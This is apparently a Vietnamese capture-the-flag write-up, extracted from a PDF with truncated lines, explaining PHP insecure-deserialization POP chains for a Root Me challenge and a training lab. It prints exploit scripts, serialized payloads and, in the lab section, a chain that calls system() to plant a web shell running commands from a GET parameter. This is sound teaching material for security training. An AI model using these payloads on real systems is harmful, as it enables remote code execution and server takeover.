
Dữ liệu sau khi đã được unserialize:

```
object(User)#2 (4) {
["_username":protected]=>   string(60) "**********";s:12:"*_password";s:7
["_password":protected]=>   string(3) "123"
["_logged":protected]=>   bool(true)
["_email":protected]=>   string(44) ";s:10:"
```

Đăng nhập với thông tin đăng nhập trên để nhận session sau đó vào lại trang web với session trên để lấy flag:



Root Me/PHP - Unserialize Pop Chain



Link to chall: http://challenge01.root-me.org/web-serveur/ch75/ (http://challenge01.root-me.org/web-serveur/ch75/)

> POP là viết tắt của Property Oriented Programming và cái tên này xuất phát từ thực tế là kẻ tấn công có thể kiểm soát tất cả các thuộc tính của đối tượng được unserialize. Tương tự như các cuộc tấn công ROP (Return Oriented Programming), chuỗi POP hoạt động bằng cách xâu chuỗi các “gadgets” mã với nhau để đạt được mục đích cuối cùng của kẻ tấn công. Những “gadgets” này là các đoạn mã mượn từ codebase mà kẻ tấn công sử dụng để đạt được mục đích của mình.

Phân tích:

Vào chall em được cho một form `textarea` , button `submit` và source code:

```php
<?php

$getflag = false;

class GetMessage {
    function __construct($receive) {
        if ($receive === "HelloBooooooy") {
            die("[FRIEND]: Ahahah you get fooled by my security my frienc
        } else {
            $this->receive = $receive;
        }
    }

    function __toString() {
        return $this->receive;
    }

    function __destruct() {
        global $getflag;
        if ($this->receive !== "HelloBooooooy") {
            die("[FRIEND]: Hm.. you don't see to be the friend I was wait
        } else {
            if ($getflag) {
                include("flag.php");
                echo "[FRIEND]: Oh ! Hi! Let me show you my secret: ".$Fl
            }
        }
    }
}

class WakyWaky {
    function __wakeup() {
        echo "[YOU]: ".$this->msg."<br>";
    }

    function __toString() {
        global $getflag;
        $getflag = true;
        return (new GetMessage($this->msg))->receive;
    }
}

if (isset($_GET['source'])) {
    highlight_file(__FILE__);
    die();
}

if (isset($_POST["data"]) && !empty($_POST["data"])) {
    unserialize($_POST["data"]);
}

?>
```

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="UTF-8">
    <title>PHP - Unserialize Pop Chain</title>
  </head>
  <body>
    <h1>PHP - Unserialize Pop Chain</h1>
    <hr>
    <br>
    <p>
      Can you bypass the security your friend put in place to access the
    </p>
    <br>
    <form class="" action="index.php" method="post">
      <textarea name="data" rows="5" cols="33" style="width:35%"></textar
      <br>
      <br>
      <button type="submit" name="button" style="width:35%">Submit</butto
    </form>
    <br>
    <p>
      You can also <a href="?source">View the source</a>
    </p>
  </body>
</html>
```

Form trên sẽ `$_POST["data"]` lên server và server sẽ unserialize data đó:

```
if (isset($_POST["data"]) && !empty($_POST["data"])) {
    unserialize($_POST["data"]);
}
```

Flag được nằm trong magic method `__destruct()` của class `GetMessage`

> Trong PHP, __destruct() là một phương thức đặc biệt trong lập trình hướng đối tượng được gọi tự động khi một đối tượng được giải phóng khỏi bộ nhớ, hoặc khi không có biến nào tham chiếu đến đối tượng đó nữa.

Để có được flag thì biến `$getflag` phải bằng True, giá trị của `receive` phải bằng `HelloBoooooy`

- Để có được giá trị của `receive` là `HelloBoooooy` , nếu tạo giá trị của `receive` bằng `HelloBoooooy` ngay từ đầu thì khi class được khởi tạo, magic method `__construct()` sẽ được gọi và check giá trị của `receive` nếu thấy nó bằng `HelloBoooooy` sẽ `die` chương trình luôn. Nên giá trị `HelloBoooooy` phải được gán vào biến `receive` sau khi biến `receive` được tạo.

> Trong PHP, __construct() là một phương thức đặc biệt trong lập trình hướng đối tượng được gọi tự động khi một đối tượng được tạo ra từ một class.

```
function __construct($receive) {
        if ($receive === "HelloBooooooy") {
            die("[FRIEND]: Ahahah you get fooled by my security my fr
        } else {
            $this->receive = $receive;
        }
    }
```

- Để có được giá trị của `$getflag` là True thì magic method `__toString()` phải được gọi.

> Trong PHP, __toString() là một phương thức đặc biệt trong lập trình hướng đối tượng được sử dụng để định nghĩa cách đối tượng được chuyển đổi thành một chuỗi.

```
function __toString() {
    global $getflag;
    $getflag = true;
    return (new GetMessage($this->msg))->receive;
}
```

Mà để biến `$this->msg` được ép kiểu thành string thì em lại có trong magic method `__wakeup()` :

> Trong PHP, __wakeup() là một phương thức đặc biệt sẽ được gọi tự động khi một đối tượng được unserialize.

```
function __wakeup() {
    echo "[YOU]: ".$this->msg."<br>";
}
```

Sau nhiều bế tắc em đã tham khảo bài https://github.com/caodchuong312/KCSC-Training/tree/main/task11 (https://github.com/caodchuong312/KCSC-Training/tree/main/task11) và có script:

```
<?php
$getflag = false;

class GetMessage
{
    public $receive;
}

class WakyWaky
{
    public $msg;
    function __construct($msg)
    {
        $this->msg = $msg;
    }
}

$first = new GetMessage('something');
$first->receive = 'HelloBoooooooy';

$second = new WakyWaky($first);
$third = new WakyWaky($second);
echo serialize($third);
```

Sửa lại class `GetMessage` vì khi tạo payload ta chỉ cần có thuộc tính `receive` trong class `GetMessage` :

```
class GetMessage
{
    public $receive;
}
```

Sửa lại class `WakyWaky` để khi class được khởi tạo (`__construct()`) nó sẽ gán giá trị cho thuộc tính `msg` bằng `msg` được truyền:

```
class WakyWaky
{
    public $msg;
    function __construct($msg)
    {
        $this->msg = $msg;
    }
}
```

Khởi tạo class `GetMessage` với giá trị `something` :

```
$first = new GetMessage('something');
```

Để bypass check `__construct()` ở class `GetMessage` :

```
function __construct($receive) {
        if ($receive === "HelloBooooooy") {
            die("[FRIEND]: Ahahah you get fooled by my security my frienc
        } else {
            $this->receive = $receive;
        }
    }
```

Gán giá trị cho thuộc tính `receive=HelloBooooooy` :

```
$first->receive = 'HelloBooooooy';
```

Để bypass điều kiện kiểm tra trong hàm `__destruct()` :

```
function __destruct() {
        global $getflag;
        if ($this->receive !== "HelloBooooooy") {
            die("[FRIEND]: Hm.. you don't see to be the friend I was wait
        } else {
            if ($getflag) {
                include("flag.php");
                echo "[FRIEND]: Oh ! Hi! Let me show you my secret: ".$Fl
            }
        }
    }
```

Khởi tạo class `WakyWaky` lần 1 và truyền vào class `$first` (class `GetMessage`):

```
$second = new WakyWaky($first);
```

Khởi tạo class `WakyWaky` lần 2 và truyền vào class `$second` (class `WakyWaky`):

```
$third = new WakyWaky($second);
```

Mục đích của việc khởi tạo 2 lần là để `$setflag = true` (gọi hàm `__toString()`):

```
class WakyWaky {
    function __wakeup() {
        echo "[YOU]: ".$this->msg."<br>";
    }

    function __toString() {
        global $getflag;
        $getflag = true;
        return (new GetMessage($this->msg))->receive;
    }
}
```

Lần thứ nhất được tạo để define thuộc tín `msg` , lần thứ 2 được gọi để dựa vào hàm `echo "[YOU]: ".$this->msg."<br>";` sẽ ép kiểu thuộc tính `msg` thành string và từ đó gọi hàm `__toString()`

Cuối cùng là `serialize()` payload trên lại:

```
echo serialize($third);
```

Em có payload:

```
O:8:"WakyWaky":1:{s:3:"msg";O:8:"WakyWaky":1:{s:3:"msg";O:10:"GetMessage'
```


Submit payload trên và lấy flag thoii:

[YOU]: HelloBooooooy
[FRIEND]: Hm.. you don't see to be the friend I was waiting for..
[FRIEND]: Oh ! Hi! Let me show you my secret: uns3r14liz3_p0p_ch41n_r0cks

Lab

Source code:

```
<title>Insecure Deserialization</title>
<a href="?src">View source</a>
<?php

class Execute {
  public $filename;

  public function exe($cmd){
    system($cmd);
  }

  public function __construct($filename){
    $this->filename = $filename;
  }

  public function __get($key){
    $this->exe($this->filename);
  }
}

class WakeUp {

  public $name;
  public $age;

  public function __toString(){
    return $this->getAge();
  }

  public function __wakeup(){
    echo "Hello". $this->name;
  }

  public function getAge(){
    return $this->age->trigger;
  }
}

if(isset($_GET['src'])){
  highlight_file(__FILE__);
}

if (isset($_GET['data'])){
  $data = $_GET['data'];
  unserialize($data);
}
```



Vào lab chẳng có gì, có mỗi view source:

Sau khi đọc source ta biết là website GET param `data` và `unserialize()` nó.

Có một hàm rất nguy hiểm được sử dụng đó là hàm `system()` thậm chí đối số của hàm `system()` lại còn do chúng ta kiểm soát nên last gadget sẽ là hàm `exe()` này:

```
public function exe($cmd){
  system($cmd);
}
```

Hàm `exe()` này được gọi bởi magic method `__get()`

Em sẽ sử dụng hàm `getAge()` để trigger hàm `__get()` khi gán `$age = new Execute(...)` thì lúc này `$this->age->trigger -> Execute(...)->trigger`

> Hàm `__get()` này sẽ được tự động thực hiện khi gọi một thuộc tính hoặc phương thức không tồn tại trong class đó.

Hàm `getAge()` được gọi thông qua hàm `__toString()`

> Hàm `__toString` được tự động gọi khi class đó được "ép kiểu" sang string bằng các hàm như echo, pre

Để trigger hàm `__toString()` em gán `WakeUp()->name = new WakeUp()` để khi hàm `echo "Hello".$this->name` thì class WakeUp sẽ được "ép kiểu" thành string để nối chuỗi.

Vậy nên hàm `__wakeup()` là sẽ first gadget, nó được gọi khi `$data` được được `unserialize()`


Em có script:

```
$a = new WakeUp();
$a -> name = new WakeUp(); // trigger __toString()
$a -> name -> age = new Execute("echo \"<?php echo system(\$_GET['c']) ?>
$b = serialize($a);
unserialize($b);
```

Payload cuối cùng:

```
O:6:"WakeUp":2:{s:4:"name";O:6:"WakeUp":2:{s:4:"name";N;s:3:"age";O:7:"E>
```

Up file shell.php thành công việc cần làm giờ là đọc file flag thui:



" KCSCCTF{__P0P_g4dg3t_cha1n__} KCSCCTF{__P0P_g4dg3t_cha1n__}"